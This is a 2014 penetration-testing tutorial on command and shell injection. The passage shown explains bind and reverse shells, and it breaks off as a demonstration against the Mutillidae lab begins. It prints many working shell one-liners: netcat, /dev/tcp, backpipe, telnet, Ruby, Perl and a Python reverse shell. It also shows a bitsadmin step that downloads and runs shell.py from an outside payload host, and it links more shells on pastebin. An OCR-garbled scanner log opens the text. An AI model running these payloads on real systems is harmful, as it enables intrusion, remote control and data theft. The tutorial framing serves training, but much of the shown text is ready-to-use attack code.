Command Injection/Shell Injection

Demonstration by Shritam Bhowmick
Web Application Penetration Tester
Independent Consulting Security Evangelist

```
     The web k
smero.project<@>gmai
arcia Garcia a.k.a cr0hn (@ggdan
Vilas (@Mario_Vilas)

smero started at 2014-06-11 03:25:09.027131
 GoLismero: Audit name: golismero-W60wldi2
] SpiderFoot: Plugin disabled, reason: Cannot c
5001): Max retries exceeded with url: / (Caused
ear[!] OpenVAS: Plugin disabled, reason: Error
] GoLismero: Added 4 new targets to the databas
] GoLismero: Launching tests...
  GoLismero: Current stage: Reconaissance
  DNS Resolver: 11.11% percent done...
  DNS Resolver: 22.22% percent done...
  PunkSPIDER: No vulnerabilities found for ho
  NS Resolver: 33.33% percent done...
   Resolver: 44.44% percent done...
  rvester: Found 13 emails and 8 hos
  ester: Searching keyword 'rap
    ter: 20.00% percent done
     lyzer: 5.26% pe
```

Dated: 9th September, 2014, Springs, 8:09 AM IST

All information contained in here are for academic research, web application exploitation research, bug hunting research, laboratory test bed uses, and for educational purposes only. The techniques shown here aren’t designed to compromise live machines, web applications or any host. These techniques are laid down on purpose for awareness and research, thereby the authors are not responsible for the actions conducted by individuals in any form. Neither this document is transmissible or re-useable, written permission from the authors is a must, failing to which certain ‘legal’ actions might be provoked.

Contents

Hack......3
Command Injection or Shell Injection......4
Shellcode Deliverance Scenario – Reverse Shell and Bind Shell......6
Bind Shell – Binding a Shell with Installed Scripting Languages......8
Reverse Shell – Establishing a Data Stream via TCP/IP Sockets......10
Shell Injection v/s Remote Code Execution v/s Code Injection......22
Command Injection Vulnerable Code using PHP 'system()' Function......29
Exploiting Command Injection on PHP to Obtain Command Execution......31
Obtaining a Shell via Arbitrary Command Execution on PHP Application......34
Mitigating Vulnerable PHP Code Using Safe Escape Functions......37
Secure Design PHP Code Implementation......41
Command Injection Vulnerable Code Using WScript in Classic ASP......43
Exploiting Command Injection on ASP to Obtain Command Execution......48
Obtaining a Shell via Arbitrary Command Execution on ASP Application......59
Post-Exploitation Using PowerShell via InvokeShell.ps1......67
Mitigating Vulnerable ASP Code Using Safe API Functions......72
OS Command Injection Using Intended Vulnerable Application......74
Obtaining Shell via Telnet Service on Windows Platform......82
Maintaining a Backdoor Access via Telnet using VSFTPD Set-up......94
Covert ASP Shell for ASP based Backdoor on IIS Web-Servers......103
Contact Information......108

Hack

Challenge: Malicious Arbitrary command execution using system shell as an argument passed via the web application. Obtaining shell level access features and backdooring he system via the application for maintaining access.

Target: Locally hosted web application over Apache Web Server.
Topic: Create Web Application and Inject commands as an argument via the application.

Hack: The primary objective of this topic and the challenges is to create a sample web application in PHP to show how command injections are possible with insecure input validation practices. The priorities are to understand the attack scenarios for direct command injection and indirect command injection, to analyze what are the causes which leads to command injection, how seriously command injection affects the integrity of the application, testing command injection vulnerabilities and how to mitigate applications from command injections in order to securely deploy the application. Before we start with the native code and deducing application security vulnerabilities on it, it's needed for you to know that command injection are also known as shell injection since shells are used as a part and take active role in executing these commands which are passed as an argument by the malicious web attacker.

Objectives of the document:

- Command Injection General Definition and explanation
- Different abbreviations of command injection
- Examples of command injection in sample programs
- The use of the sample programs by the applications for output
- Command Injection leading to arbitrary command execution
- Concept of priority of the program which executes the arbitrary command
- Obtaining shell on the system and therefore maintaining access via backdoor.

Consider a web application which has a big job role wherein it needs various functionalities and among those functionalities of the application, one of them needs interaction with the system shell in order to perform a task. This task could be from listing directories, showing date and time to functions which involve interacting with the system shell. To perform the tasks, developers generally have to write a routine procedure and extra lines of code to accomplish the extra tasks which could be clearly resolved by system shell performing the desired tasks and hence save time and the effort to write extra code. But this often goes in an insecure wrong direction leading to shell injection or command injection. Before we begin, one must understand what a shell is. A shell is a user interface to access the services provided by an operating system. The services which were provided by the operating system were used by the web application in order to complete certain tasks and this way the users are required to pass arguments to the application, which is then transferred to the system shell and the system shell takes these arguments as 'commands' and execute them and retrieve functional value output to the user.

Command Injection or Shell Injection

Command Injection are dubbed as shell injection because of the involvement of the system shell. Command Injection occurs due to insufficient input validation to the application. In detailed format, command injection or shell injection are attack variants which causes arbitrary execution of commands supplied by a malicious web attacker. The passage of these commands via the application could be in the form of:

- HTTP Headers
- Forms
- Cookies
- Query Parameters

The passage of the malicious supplied arguments could also be taken from a 3rd party source which the application trusts but this source is being controlled by a malicious attacker. The causes for command injection or shell injection is due to interaction with the system shell to accomplish certain tasks on behalf of the web application and also because the supplied arguments to the application itself is untrusted and could therefore contain unsafe characters which should not be allowed in the first place. Examples include:

- Application sending an email using the UNIX sendmail program.
- Application running custom perl/python or C code in order to accomplish a task or job.
- Application using a 3rd party source to retrieve system commands which are then executed.
- Applications taking any kind of input from the user and processes the input via system shell.

Examples could be endless as per the imagination goes. Now, Command Injection could be abbreviated with different names. Some of these names are:

- Shell Injection – when system shell level commands are executed.
- Command Injection – a generalized term for both Shell Injection and OS Command Injection.
- OS Command Injection – When particular OS commands are executed, based on *nix/Win32.

When you come across these terms, the applied terms are meant to be a form of injection which has system shell involvement. Any such attacks could be regarded malicious against the web application in order to manipulate the arguments such that the supplied argument results in execution of arbitrary command which was not intended by the developers. The developers used the help of system shell functionalities to fetch operating system services offered to save development time. To understand command injection in deep, this document would cover examples from various programming languages and demonstrate why 'actually' command injection happens and what places command or shell injections could be most performed by a web application penetration tester for a better pentest result. In order to make a difference from other documents which are public and has less repository of examples included in them. This document however makes a difference since the very basics to intermediate exploitation is covered. This discussion would be fallen short without discussing shells.

A shell as discussed above provides an interface for the user to interact with the operating system and command the operating system to carry out certain tasks. These tasks are taken as jobs by the operating system and has an execution priority as well as execution privileges. Since throughout this document we will look into how networking file transfer techniques would be used to upload payloads into the victim machines using command injection vulnerabilities, one must understand the network related operations which carry out this task for the exploiters. Let's begin by understand what a 'shellcode' is. In terms of exploitation, a shellcode is a piece of code which is used as a payload to carry out exploitation of a target and spawn a command shell via which the attacker can control the compromised machine. Since 'shell' is the intermediate communicator between the kernel and the user, this alone gives power to the attacker in order to execute various tasks. Shellcode are generally written in machine code and could be categorized as the following:

1. Local Shellcode – a shellcode which gives local control over the compromised machine.
2. Remote Shellcode – a shellcode which gives remote control over the machine via a network.


There is a huge distinction between local shellcode and remote shellcode. In local shellcode, the attacker might have limited access to the machine but can exploit a vulnerability. With this vulnerability being exploited, if the process has a higher privilege on the compromised machine, the shellcode would provide access to the machine with these same high privilege. Vulnerabilities for local shellcode might include buffer overflows. In remote shellcode, the attacker has to pre-determine the network characteristics and accordingly decide how to access the particular target machine which needs to be compromised. Since the machine which has to be compromised might be running a vulnerable process and will be a part of a local network or even the intranet, remote shellcode generally use standard TCP/IP socket connections to connect to the target machine's shell. Shell being the gateway interface to the operating system's kernel which has the duty to execute commands makes it possible for the penetration tester to get a higher probability to leverage other attacks, discover information and perform command execution over the compromised machine. That been said, this connection which is remote and requires networking pre-determination has two types of categorization. They are:

1. Reverse Shell: here the about to be compromised machine has to throw back an available shell on the machine through an unfiltered TCP port to the penetration tester terminal prompt wherein the penetration tester would be listening to a port. This way the target machine shell would be spawned to the penetration tester's machine.

2. Bind Shell: here the about to be compromised machine might act as a server/listener but the attacker acts as the client and connects back to the server which was listening as well as serving it's available shell. The attacker being able to execute arbitrary command manages to bind a shell and since he knows the port details and the networking details could connect back to this listener setup configuration from his computer (acting as a client) and spawn the shell prompt which would be received from the victim compromised machine. The reason bind shell is also called as 'connect-back' shell is because the client connects back to the server which has a bind shell. The bind shell could be in the form of cmd.exe, perl, ruby, python or even java.

Shellcode Deliverance Scenario – Reverse Shell and Bind Shell

To be able to make the concepts cleared, consider a situation on shellcode which is a payload to be transferred from one machine to another. I previously drafted out the points on reverse shell and bind shell. In both the cases, the shell has somehow to be bind in order for other party to connect to the listener serving the shell. In this section, it would be clear why command injections deal so much with shell and why is it called as 'shell injection'. To be able to grasp the networking concept and the difference between a bind shell and a reverse shell, consider the following situation:



Here we have:

- The penetration tester behind a network allocation table.
- The penetration tester has his own private internet protocol address (IP address).
- The target server is hosted on public domain and hence accessible by anyone.
- The target server has a public internet protocol address which could be accessed by anyone.
- The packet flow from the attacker machine to the target machine is via the internet.
- The packet flow from the target machine to the attacker machine is also via the internet.

The scenario here will be enough to demonstrate the concept behind bind shell and reverse shell in order to send a shellcode as a payload to the target machine. The problems in the network here would be considered as the pre-deterministic assumption of what type of bind shell to be used.

The networking problem in the scenario:

- The penetration tester is behind a network allocation table (NAT).
- The target machine cannot connect back to the pentester machine. The reason being NAT.
- The pentester accesses the internet with an IP which is private. This again is a problem.

So, because of the private IP allocation, no one could connect back to the penetration tester's machine which isn't a part of the public domain, but others could connect to the target machine which is the part of the public domain. In case of a scenario where the penetration tester needs the target shell spawned to his terminal, he would have to go ahead and bind the target available shell via a specified port. Here since the target is acting as a server with a listener with the specified port and the penetration tester is acting as a client by connecting back to this port which the target server serves; the whole process just illustrated is called bind shell. There is no problem in achieving this scenario where arbitrary command execution could be achieved via a web application which is improperly input validated. In bind shell:

- The target machine opens up its own available shell and binds it to a port.
- The penetration tester connects back to the port and hence spawn a shell on his terminal.

The problem scenario lies in when the penetration tester needs an open stream of data connecting from the penetration tester's machine going to the target machine. The penetration tester being behind a NAT with an allocated private IP address will retaliate any attempt connections from the target machine. In order to achieve this, the penetration tester has to open up a listener in his machine to receive packets sent by target machine and therefore the target machine has to binds it's available shell to a specific unfiltered port to which data streaming data using TCP/IP socket connections could be accomplished. In reverse shell:

- The target machine throws back its shell to a particular IP through an unfiltered TCP port.
- The penetration would listen on his machine and upon receiving data would spawn a shell.

The penetration tester in the case of reverse shell has to stream via opening up a listener. The vulnerable application allowing arbitrary command execution with the help of command injection would allow the target machine to pass data to a private IP behind a NAT on a specific unfiltered port where the penetration tester machine sits. The important difference between bind shell and reverse shell is the specification of the IP of the supposed to be compromised machine serving it's shell and the penetration tester connecting back using the public IP in bind shell and specification of the private IP from the compromised machine serving available shell on that machine through a specific unfiltered port to which the penetration tester would only listen to a port and spawn a shell. In bind shell, the penetration tester connected back but in reverse shell, the penetration tester has to stream data across an open channel via TCP/IP socket connections and specify his IP. This is not connecting back, but the target machine sending its shell through an unfiltered port to the penetration tester's machine. Now, the question here is why a penetration tester would love a reverse shell in bad situations. There is a big need for reverse shell when bind shell fails due to several reasons. These reasons will be discussed later in this document. First, we will go through the concept of binding a shell.

Bind Shell – Binding a Shell with Installed Scripting Languages

A bind shell is a remote shell connection providing access to the target system upon successful exploitation and execution of shellcode by setting up a bind port listener. This opens a gateway for an attacker to connect-back to the compromised machine on bind shell port using a tool like netcat which could tunnel the standard input (stdin) and output (stdout) over TCP connection. This scenario works similarly to that of a telnet client establishing connection to a telnet server and suites in the environment where the attacker is behind NAT or Firewall, and direct contact from compromised host to the attacker IP is not possible.

Sooner or later, after command injection were found and then execution of arbitrary commands have been accomplished; penetration testers require to obtain an interactive shell to further his research onto enumerating the target operating system, leverage other attacks, surface other attack variants, deliver payloads to surface other attack variants or preference to make a proof of concept of total compromise of the target host and escalate further privileges. This could be accomplished with both bind shell and reverse shell, however this section provides details on binding a shell from within the vulnerable application which allows arbitrary command execution via command injection. This step might require testing for installed scripting language on the target host since the executed commands will depend on the scripting languages or deployment languages offered by the target system. For a generalized conceptual view, if Netcat was available in the target system, in order to throw back a shell or 'bind' a shell to a specified port for an attacker to connect to it, the following command will be required:

```
nc –lp 4444 –e/bin/sh
```

The command binds the shell called 'sh' which were available in the target system. In case the 'sh' shell which is supposed to be a Linux variant shell type wasn't available, and 'Ruby' is available, a penetration tester would require to throwback a shell using 'Ruby'. In order to accomplish this, the following one-liner code could be required:

```
Ruby –rsocket –e
'S=TCPServer.new(\"4444\");while(c=s.accept);while(cmd=c.gets);IO.popen(cmd,\"r\"){|io|c.pri
nt io.read}end;end'
```

Now, for a penetration tester to be able to throwback a shell and spawn it over his terminal (via connecting back to a specified pre-port determined by the penetration tester himself when he injects a command on a vulnerable application), using perl because none of the above mentioned shells were available on the production system, he would be required to do:

```
perl -MIO -e \"while($c=new IO::Socket::INET(LocalPort,4444,Reuse,1,Listen)-
>accept){$~>fdopen($c,w);STDIN->fdopen($c,r);system$_ while<>}\"
```

Notice one thing is in common which is the ‘e’ switch used. The ‘e’ switch stands for execution or simply keep the process of binding a shell via the specified scripting language context. The port was 4444 for each. Similarity there are bind shell available for Java, Python, PHP, etc as well. These could be accessed via Metasploit stagers, find the module name here. Either way, the code for such a Java bind shell isn’t one liner and is recommended to be used via the Metasploit stagers. The code could be found here. If the code isn’t available, use the Metasploit stager. Following bind shell repository is made available in order for quick access to the one reading this document.

Java Bind Shell: http://pastebin.com/z1ZQ5FYn
Python Bind Shell: http://pastebin.com/d51Gqtkf
PHP Bind Shell: http://pastebin.com/Jk3nEzkJ
PHP Find Sock: http://pentestmonkey.net/tools/php-findsock-shell/php-findsock-shell-1.0.tar.gz

Use PHP Find Sock shell when both bind shell and reverse shell fails because on an intermediate firewall. Going through this, the conceptual grounds on bind shell would be cleared by now. Hence the points to remember and a recap for bind shell would be:

- A bind shell is where the target executes its available shell. This serves as a server.
- A bind shell is where the penetration tester has to connect back to the listener being served.
- A bind shell could be useful when the scripting languages used are installed on the target.
- A bind shell could also be executed via framework such as Metasploit.
- A bind shell doesn’t have to be using only Netcat, it could use ruby, perl or telnet as well.

The operation of bind shell and the concept were simpler, but what if bind shell drastically fails to achieve any further exploitation? Such scenarios could often happen due to network scenarios where the penetration tester would be behind a NAT and despite of connecting back to the served shell by the target machine, a shell could not be spawned. In order to deal with the same scenarios, the penetration tester has to open up a network stream via TCP/IP socket between the pentest machine and the target system because the target system cannot anyway connect to the pentester machine because the machine would be behind a NAT and would be dealing with privately allocated IP addressing via a DHCP server or alike. As described earlier, the difference between the bind shell method of connection and reverse shell method of connection lies in the concept that the reverse shell needs the penetration tester to serve the target shell using the penetration testers IP address in order to maintain a TCP/IP stream and it is also required for the target system which would be vulnerable to arbitrary command execution due to command injection serve the shell from an unfiltered port because due to a presence of a firewall, any filtered ports would drop connections whereas in bind shell, the penetration tester has to define the public IP address available to the penetration tester in order to connect back to the serving shell by the target machine. Both way, a shell is spawned. But reverse shell has some tricks to its belt and we would be going through them in the next section. Sometimes in order to spawn a shell on the penetration tester’s machine, it’d be required to reverse shell instead of bind shell because bind shell would fail due to the above mentioned reason. The reasons for the failure could also be the shell which the penetration tester tries to spawn isn’t available or also the tool/scripting language he is using might not be available on the production server or the system which is being pentested.

Reverse Shell – Establishing a Data Stream via TCP/IP Sockets

As discussed earlier in this document, reverse shell is the obtained shell wherein the target machine binds the available shell to particular unfiltered TCP port and serves the shell using this port plus mentioning to which location (IP address of the penetration tester) the shell is to be served to and the penetration tester has to listen to the port to get the served shell by the target system spawned in his/her terminal. This way the penetration tester opens up a TCP/IP streaming data between the two nodes. After accomplishing the streaming nature between the two ports because the target machine itself was serving the shell to the penetration tester machine and the penetration tester instead never had to connect back to the served shell, would have the same privileges as that of the user under which the target machine is running on. Escalation of privileges in case the privileges gained were lower than expected could be achieved via post exploitation of the target and getting a comfortable grip on the spawned shell. There are ways for the same, but this document is not inclined to discussing them.

- Reverse shells give attackers full control of the systems they are installed on
- Reverse shells allow attackers to collect and send your data out of your network
- Reverse shells allow attackers to capture usernames and passwords
- Reverse shells allow attackers to scan your network from the inside

For reverse shell via netcat on the target system which is vulnerable to arbitrary command execution with help of command injection, one could do:

```
nc 192.168.1.133 4444 -e /bin/bash
```

The penetration tester would listen via:

```
nc -n -vv -l -p 4444
```

The switch, ‘vv’ is for extra verbosity, ‘l’ for listen mode, ‘p’ for the port specified and the ‘n’ is for numeric IP addresses, if ‘n’ is not specified Netcat but ‘v’ is turned on, Netcat will do a full forward and reverse name and address lookup for the host. Consult Netcat documentation for this. However, if Netcat fails with the previous command as the payload, use:

```
mknod backpipe p && nc 192.168.1.133 4444 0<backpipe | /bin/bash 1>backpipe
```

The penetration tester would listen to this port (4444) with:

```
nc -n -vv -l -p 4444
```

Here 192.168.1.133 is the assumed IP address of the penetration tester to where the shell has to be spawned. This could be different accordingly to the DHCP server assignment to the attacker. Now, if Netcat isn’t available and the target is a Linux machine, one could try /dev/tcp socket method:

```
/bin/bash -i > /dev/tcp/192.168.1.133/4444 0<&1 2>&1
```

The penetration tester will again listen on his machine via:

```
nc -n -vv -l -p 4444
```

Assuming there is no access to Netcat, or /dev/tcp socket doesn't work either, one can eventually try yet another method which would be via telnet and backpipe for execution of a shell in order for the penetration tester to connect back to the shell to the specified port which serves the shell. Use the following telnet with backpipe method if Netcat wasn't available or /dev/tcp socket connection method didn't work or telnet is available in the target system and is vulnerable to command execution via injecting malicious commands through command injection:

```
mknod backpipe p && telnet 192.168.1.133 4444 0<backpipe | /bin/bash 1>backpipe
```

To this, the penetration tester listens to spawn the served shell with the same old one liner:

```
nc -n -vv -l -p 4444
```


If these didn't work, there is a ***method two*** to use telnet, but this needs a setup of two different listeners on the penetration tester machine:

```
telnet 127.0.0.1 4444 | /bin/bash | telnet 127.0.0.1 4443
```

One connection was sent to port 4444 and the other to 4443, both the connections were serving the bash shell and to try out the both served (either one of them might get a shell spawn), the penetration tester would listen on the following two instances of listeners:

```
nc -n -vv -l -p 4444

nc -n -vv -l -p 4443
```

The assumed penetration tester host is 127.0.0.1. One might want to change this in accordance to the IP. All of the above mentioned tricks revolved around using telnet, telnet with backpipe, netcat, /dev/tcp socket connections and throwing shell which was a 'bash' shell. Look at the scenario again:



The reason to waste time on reverse shell is because bind shell fails because of firewall rules so there is a need to send the shell via an unfiltered port back to the penetration tester machine. The reason to use an interactive shell instead of doing reasonable customary ping commands to check whether the application is vulnerable or not might vary from not being able to create a SSH tunnel with SSH keys, adding a new account to adding a .rhosts file and log in directly. In the above diagram the target machine is sending its shell to the attacker and the attacker never connects back bus was just listening and waiting for a shell to be spawned. Assuming there is no access to all of mentioned telnet, netcat tools, or telnet with backpipe and /dev/tcp method didn't work but there is a scripting language available at the target machine (here's why enumeration, pre-enumerative determinants are valuable for a target compromise), some of the one liners which could lead to throwing back a spawned shell at the penetration testers terminal would be the last expected this document can lay down. Simply put, these one liners would work if those scripting languages were installed on the target system and for some reason, the penetration tester had to reverse shell instead of doing a bind shell. The reasons to deliver a reverse shell instead of a bind shell were mentioned in this section beforehand. Now, for a target machine which has python installed, a penetration tester could attempt to reverse shell with:

```
cd / && python -m SimpleHTTPServer
```

The 'cd' is a create directory command or a valid command which the application accepts. If this isn't the case, replace the command with a suitable command and using the '&&' operator, initiate yet another command via python to execute a server, but we yet did not achieve reverse shell, we opened up a server here which is by default open listening on port 8000. In order to accomplish a reverse shell which would listen on port 4444 (where port 4444 must be unfiltered), a penetration tester can execute this command:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.
0.1",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

The above one-liner python code assumed the penetration tester IP to be 127.0.0.1 which needs to be replaced and the port 4444 (which needs to be replaced if required). This requires the target to have python scripting language installed on the machine and also 'sh' shell which was being served as the shell. At the penetration tester's end, the pentester should be listening using netcat or any other listener on port 4444, for this execute the following command on the pentester machine:


```
nc –lvp 4444
```

This meant listen verbosely on port number 4444 using netcat. Now, that we had concluded our discussion on how we can create a simple HTTP server via python, and also how we could open up a reverse shell using 'sh' shell for Linux variants. Now using python, suppose the target wasn't Linux and had the python support, the penetration tester could use his knowledge of creativity here to download a hosted own made python script and then execute it. How could such things be possibly achieved? Read below for more information on how to reverse shell a target using a python script via downloading a custom python code and then executing the same script in order to accomplish reverse shell.

Previously, we saw how we could reverse shell on a Linux variant which had the 'sh' shell pre-installed on the target. Also, 'wget' would be available for download on any Linux variant machine, but if the target is a windows variant and there was no way one could reverse shell because opening up a simple HTTP server is easy (as shown above) via Windows which has python support, but achieving reverse shell becomes hard (without of course using the auto Metasploit modules!). So, how shall we go about achieving a reverse shell on the target which doesn't have 'sh' shell? This could be achieved via using a python script and then executing the python script from that directory. But to bring the script to that directory, one needs to transfer the python code file. Having said that, there is no 'wget' support on Windows if not installed explicitly. But there is a tool called 'bitsadmin' to transfer file, usage is below:

```
bitsadmin.exe /transfer "JOBNAME" http://path/to/file C:\Path\for\local\file
```

Apply creativity. As for the python code, get the code from here: http://pastebin.com/4TwgRYTE
But one would need to change the host and the port first to use it. Apply the host to the penetration tester machine IP and the port to an unfiltered port to which the target machine allows inbound and outbound connections without packet filtering. For an example, I had set my host to '192.168.119.128' and the port to '4444':



```
import socket,subprocess
HOST = '192.168.119.128'    # The remote host
PORT = 4444                 # The same port as used by the server
```

Now, upload this file on a public host from wherein this file could be downloaded and transfer the file via bitsadmin. After transferring the file on the 'webroot' directory, trigger the execution in simpler terms by using:

```
cd / && python shell.py
```


To which the penetration tester machine would be listening as:

```
nc –lvp 4444
```

Note that 'cd' could be replaced with the command functionality allowed by the vulnerable application, and also the 'shell.py' is the name of the downloaded python script file with extension as '.py'. This could be however changed in accordance to the wish of the penetration tester. To demonstrate this, let's assume a vulnerable instance of an application was running on a windows machine but the webroot wasn't writable. The instance of the reverse shell which I am currently using here to demonstrate this would be located here: http://attackerpayload.comuf.com/shell.py

And, in order to download this, I would be using bitsadmin via the vulnerable page which has a command injection vulnerability. The following steps will clearly demonstrate an idea to achieve reverse shell on an Windows target. There will be limitations but for the sake of the demonstration, follow it!

The used instance of command injection vulnerability was ‘Mutillidae 2’ which was being served from a Windows variant operating system. To demonstrate the possible working of the whole process in regards to reverse shelling a target, we need to first inject a command which will allow an arbitrary command execution with the same privileges the application is running on. My application runs over port ‘8081’:



